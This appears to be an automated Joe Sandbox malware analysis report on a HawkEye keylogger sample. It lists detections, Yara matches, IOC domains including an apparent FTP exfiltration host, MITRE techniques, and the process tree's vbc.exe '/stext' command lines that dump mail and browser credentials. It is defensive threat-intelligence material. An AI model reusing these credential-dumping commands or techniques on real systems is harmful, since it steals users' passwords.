ID: 443952
Sample Name: UMUNNA1.exe
Cookbook: default.jbs
Time: 09:23:23
Date: 04/07/2021
Version: 32.0.0 Black Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report UMUNNA1.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: HawkEye 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
Signature Overview 5
AV Detection: 5
Networking: 5
Key, Mouse, Clipboard, Microphone and Screen Capturing: 6
System Summary: 6
Data Obfuscation: 6
Hooking and other Techniques for Hiding and Protection: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 10
URLs 10
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
Contacted IPs 11
Public 11
Private 11
General Information 12
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 12
Domains 13
ASN 13
JA3 Fingerprints 14
Dropped Files 14
Created / dropped Files 14
Static File Info 15
General 15
File Icon 15
Static PE Info 16
General 16
Entrypoint Preview 16
Data Directories 16
Sections 16
Resources 16
Imports 16
Version Infos 16
Possible Origin 16
Network Behavior 16
Snort IDS Alerts 16
Network Port Distribution 17
TCP Packets 17
UDP Packets 17
DNS Queries 17
DNS Answers 17
HTTP Request Dependency Graph 17
HTTP Packets 17
FTP Packets 18
Code Manipulations 18

Statistics 18
Behavior 18
System Behavior 18
Analysis Process: UMUNNA1.exe PID: 6940 Parent PID: 6004 18
General 18
File Activities 19
File Created 19
File Deleted 19
File Written 19
File Read 19
Analysis Process: UMUNNA1.exe PID: 5052 Parent PID: 6940 19
General 19
File Activities 20
File Created 20
File Deleted 20
File Written 20
File Read 20
Registry Activities 20
Key Value Modified 20
Analysis Process: vbc.exe PID: 4116 Parent PID: 5052 20
General 20
File Activities 21
File Created 21
Analysis Process: vbc.exe PID: 660 Parent PID: 5052 21
General 21
File Activities 21
File Created 21
File Written 21
File Read 21
Disassembly 21
Code Analysis 21


Windows Analysis Report UMUNNA1.exe

Overview

General Information

Sample Name:	UMUNNA1.exe
Analysis ID:	443952
MD5:	88fd4cf81a72a7a..
SHA1:	10f58d151e0ce59.
SHA256:	6bad2fb94eb7744.
Tags:	exe HawkEye
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


HawkEye
MailPassView

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Detected HawkEye Rat
- Found malware configuration
- Icon mismatch, binary includes an ic…
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected HawkEye Keylogger
- Yara detected MailPassView
- .NET source code contains method …
- .NET source code contains potentia…

Classification



Process Tree

- **System is w10x64**
- UMUNNA1.exe (PID: 6940 cmdline: 'C:\Users\user\Desktop\UMUNNA1.exe' MD5: 88FD4CF81A72A7A8642B4E248626BD28)
  - UMUNNA1.exe (PID: 5052 cmdline: C:\Users\user\Desktop\UMUNNA1.exe MD5: 88FD4CF81A72A7A8642B4E248626BD28)
    - vbc.exe (PID: 4116 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holdermail.txt' MD5: C63ED21D5706A527419C9FBD730FFB2E)
    - vbc.exe (PID: 660 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holderwb.txt' MD5: C63ED21D5706A527419C9FBD730FFB2E)
- **cleanup**

Malware Configuration

Threatname: HawkEye

```
{
  "Modules": [
    "WebBrowserPassView",
    "mailpv",
    "Mail PassView"
  ],
  "Version": ""
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.688595177.000000000400000.00000040.00000001.sdmp	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
00000004.00000002.925540625.00000000066C0000.00000004.00000001.sdmp	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x101b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df

Source	Rule	Description	Author	Strings
00000004.00000002.925557781.000000000681 0000.00000004.00000001.sdmp	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x101b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df
00000000.00000002.670247013.0000000003BD 1000.00000004.00000001.sdmp	RAT_HawkEye	Detects HawkEye RAT	Kevin Breen <kevin@techanarchy.net>	• 0x23a730:$key: HawkEyeKeylogger • 0x2bc9ca:$key: HawkEyeKeylogger • 0x33e9ea:$key: HawkEyeKeylogger • 0x23c946:$salt: 099u787978786 • 0x2bebe0:$salt: 099u787978786 • 0x340c00:$salt: 099u787978786 • 0x23ad61:$string1: HawkEye_Keylogger • 0x23bbb4:$string1: HawkEye_Keylogger • 0x23c8a6:$string1: HawkEye_Keylogger • 0x2bcffb:$string1: HawkEye_Keylogger • 0x2bde4e:$string1: HawkEye_Keylogger • 0x2beb40:$string1: HawkEye_Keylogger • 0x33f01b:$string1: HawkEye_Keylogger • 0x33fe6e:$string1: HawkEye_Keylogger • 0x340b60:$string1: HawkEye_Keylogger • 0x23b14a:$string2: holdermail.txt • 0x23b16a:$string2: holdermail.txt • 0x2bd3e4:$string2: holdermail.txt • 0x2bd404:$string2: holdermail.txt • 0x33f404:$string2: holdermail.txt • 0x33f424:$string2: holdermail.txt
00000000.00000002.670247013.0000000003BD 1000.00000004.00000001.sdmp	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
Click to see the 21 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.UMUNNA1.exe.88fa72.3.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
4.2.UMUNNA1.exe.6810000.11.raw.unpack	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x101b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df
4.2.UMUNNA1.exe.3b80020.8.raw.unpack	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
4.2.UMUNNA1.exe.3b67e00.7.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
4.2.UMUNNA1.exe.839c0d.4.unpack	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
Click to see the 58 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

May check the online IP address of the machine

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected HawkEye Keylogger

Contains functionality to log keystrokes (.Net Source)

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains method to dynamically call methods (often used by packers)

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Icon mismatch, binary includes an icon from a different legit application in order to fool users

Changes the view of files in windows explorer (hidden files and folders)

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

.NET source code references suspicious native API functions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected HawkEye Keylogger

Yara detected MailPassView

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Instant Messenger accounts or passwords

Tries to steal Mail credentials (via file access)

Tries to steal Mail credentials (via file registry)

Yara detected WebBrowserPassView password recovery tool

Remote Access Functionality:


Detected HawkEye Rat

Yara detected HawkEye Keylogger

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com and
Replication Through Removable Media 1	Windows Management Instrumentation 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 1	Replication Through Removable Media 1	Archive Collected Data 1 1	Exfiltration Over Alternative Protocol 1	Ingre Tran
Default Accounts	Native API 1 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1	Peripheral Device Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encr Char
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Process Injection 4 1 2	Obfuscated Files or Information 4 1	Credentials in Registry 2	Account Discovery 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Rem Softv
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2 3	Credentials In Files 1	File and Directory Discovery 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Non- Appl Laye Prot
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	System Information Discovery 1 8	SSH	Clipboard Data 2	Data Transfer Size Limits	Appl Laye Prot
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 1	Cached Domain Credentials	Query Registry 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Com
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Security Software Discovery 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Com Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 4 1 2	Proc Filesystem	Virtualization/Sandbox Evasion 2 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appl Laye
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 2	/etc/passwd and /etc/shadow	Process Discovery 4	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Application Window Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Prot
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	System Owner/User Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	Remote System Discovery 1	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS
Compromise Hardware Supply Chain	Visual Basic	Scheduled Task	Scheduled Task	Masquerade Task or Service	GUI Input Capture	System Network Configuration Discovery 1	Exploitation of Remote Services	Email Collection	Commonly Used Port	Prox

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
UMUNNA1.exe	81%	Virustotal		Browse
UMUNNA1.exe	29%	Metadefender		Browse
UMUNNA1.exe	66%	ReversingLabs	ByteCode-MSIL.Hacktool.Generic	
UMUNNA1.exe	100%	Avira	HEUR/AGEN.1105293	
UMUNNA1.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.UMUNNA1.exe.3b0000.0.unpack	100%	Avira	HEUR/AGEN.1105293		Download File
0.2.UMUNNA1.exe.540000.0.unpack	100%	Avira	HEUR/AGEN.1105293		Download File
4.0.UMUNNA1.exe.3b0000.0.unpack	100%	Avira	HEUR/AGEN.1105293		Download File
0.0.UMUNNA1.exe.540000.0.unpack	100%	Avira	HEUR/AGEN.1105293		Download File
6.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
0.2.UMUNNA1.exe.3d8fe4e.4.unpack	100%	Avira	TR/Inject.vcoldi		Download File
4.2.UMUNNA1.exe.830000.1.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File

Source	Detection	Scanner	Label	Link	Download
4.2.UMUNNA1.exe.830000.1.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File

Domains

Source	Detection	Scanner	Label	Link
bigcountrywater.com	9%	Virustotal		Browse
123.105.12.0.in-addr.arpa	0%	Virustotal		Browse
ftp.bigcountrywater.com	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/dvl	0%	Avira URL Cloud	safe	
http://www.fonts.com)W	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/yI	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/7I	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htmS	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Y0rooI	0%	Avira URL Cloud	safe	
http://www.fonts.comccW:	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.fontbureau.coma	0%	URL Reputation	safe	
http://www.fonts.comX	0%	URL Reputation	safe	
http://www.fonts.comX	0%	URL Reputation	safe	
http://www.fonts.comX	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/-czKI	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/a-dRI	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/p	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/p	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/p	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/es-e	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/adnl	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/adnl	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/adnl	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/%l	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bigcountrywater.com	155.254.17.54	true	true	• 9%, Virustotal, Browse	unknown
whatismyipaddress.com	104.16.155.36	true	false		high
123.105.12.0.in-addr.arpa	unknown	unknown	false	• 0%, Virustotal, Browse	unknown
ftp.bigcountrywater.com	unknown	unknown	true	• 3%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://whatismyipaddress.com/	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.16.155.36	whatismyipaddress.com	United States		13335	CLOUDFLARENETUS	false
155.254.17.54	bigcountrywater.com	United States		397423	TIER-NETUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	443952
Start date:	04.07.2021
Start time:	09:23:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	UMUNNA1.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.evad.winEXE@7/4@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 23.8% (good quality ratio 21.3%) • Quality average: 74.5% • Quality standard deviation: 33.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
09:24:18	API Interceptor	6x Sleep call for process: UMUNNA1.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.16.155.36	Sample_B.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	PO_Invoices_pdf.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	Orders.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	nzGUqSK11D.exe	Get hash	malicious	Browse	• whatismyipaddress.com/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO 2010029_pdf Quotation from Alibaba Ale.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	PO 2010029_pdf Quotation from Alibaba Ale.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	hkaP5RPCGNDVq3Z.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	NDt93WWQwd089H7.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	BANK-STATMENT _xlsx.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	INQUIRY.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	Prueba de pago.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	mR3CdUkyLL.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	6JLHKYvboo.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	jSMd8npgmU.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	RXk6PjNTN8.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	9vdouqRTh3.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	5pB35gGfZ5.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	fyxC4Hgs3s.exe	Get hash	malicious	Browse	• whatismyipaddress.com/
	yk94P18VKp.exe	Get hash	malicious	Browse	• whatismyipaddress.com/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
bigcountrywater.com	9Swift.exe	Get hash	malicious	Browse	• 23.229.206.201
whatismyipaddress.com	avBs9sy0eQ.exe	Get hash	malicious	Browse	• 66.171.248.178
	First_stely_shit_open_please.exe	Get hash	malicious	Browse	• 66.171.248.178
	tracking_number.pdf.(1).exe	Get hash	malicious	Browse	• 66.171.248.178
	tracking_number.pdf(2).exe	Get hash	malicious	Browse	• 66.171.248.178
	HID Purchase LedgerAdvice - 2001330.jar	Get hash	malicious	Browse	• 66.171.248.178
	PaymentNotification.vbs	Get hash	malicious	Browse	• 104.16.154.36
	HID Purchase LedgerAdvice - 2001330.jar	Get hash	malicious	Browse	• 66.171.248.178
	HID Purchase LedgerAdvice - 2001330.jar	Get hash	malicious	Browse	• 66.171.248.178
	X5zr4r9Dbf.jar	Get hash	malicious	Browse	• 66.171.248.178
	4IttFJZwMj.jar	Get hash	malicious	Browse	• 66.171.248.178
	C8XAVCtsW4.jar	Get hash	malicious	Browse	• 66.171.248.178
	u2qcULTj3T.jar	Get hash	malicious	Browse	• 66.171.248.178
	u2qcULTj3T.jar	Get hash	malicious	Browse	• 66.171.248.178
	Gzw4s0btmW.jar	Get hash	malicious	Browse	• 66.171.248.178
	2NijKfXISp.jar	Get hash	malicious	Browse	• 66.171.248.178
	Gzw4s0btmW.jar	Get hash	malicious	Browse	• 66.171.248.178
	RemittanceAdvice271-20210410-19143_212-50-20210410-203126128.jar	Get hash	malicious	Browse	• 66.171.248.178
	RemittanceAdvice271-20210410-19143_212-50-20210410-203126128.jar	Get hash	malicious	Browse	• 66.171.248.178
	Cg8OqFNi9n.jar	Get hash	malicious	Browse	• 66.171.248.178
	Cg8OqFNi9n.jar	Get hash	malicious	Browse	• 66.171.248.178

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	HCqVspxrwz.exe	Get hash	malicious	Browse	• 104.21.8.151
	r5wdbvxLE4.dll	Get hash	malicious	Browse	• 104.26.6.139
	pvvCaP2Nma.dll	Get hash	malicious	Browse	• 104.20.184.68
	IsNv5L683X.dll	Get hash	malicious	Browse	• 104.20.184.68
	r5wdbvxLE4.dll	Get hash	malicious	Browse	• 104.20.185.68
	IsNv5L683X.dll	Get hash	malicious	Browse	• 172.67.70.134

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	pvvCaP2Nma.dll	Get hash	malicious	Browse	• 104.20.184.68
	Invoice_1980.exe	Get hash	malicious	Browse	• 104.21.19.200
	FNC17NRjZo.exe	Get hash	malicious	Browse	• 172.67.193.180
	0ak0YL2Y5p.exe	Get hash	malicious	Browse	• 172.67.200.215
	tlgU8l88x7.exe	Get hash	malicious	Browse	• 172.67.201.250
	zJyo5ESdjq.exe	Get hash	malicious	Browse	• 104.26.13.31
	SoMuAF6xvf.dll	Get hash	malicious	Browse	• 172.67.70.134
	52470XObuZ.dll	Get hash	malicious	Browse	• 104.20.184.68
	SoMuAF6xvf.dll	Get hash	malicious	Browse	• 104.20.184.68
	52470XObuZ.dll	Get hash	malicious	Browse	• 104.20.184.68
	Tlq0uX7lw7.exe	Get hash	malicious	Browse	• 172.67.206.104
	VD53lEsR4p.exe	Get hash	malicious	Browse	• 172.67.182.129
	9XLiTBw5RO.dll	Get hash	malicious	Browse	• 104.20.185.68
	JkA2JZSJ7F.dll	Get hash	malicious	Browse	• 104.20.184.68

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\UMUNNA1.exe.log	
Process:	C:\Users\user\Desktop\UMUNNA1.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	525
Entropy (8bit):	5.2874233355119316
Encrypted:	false
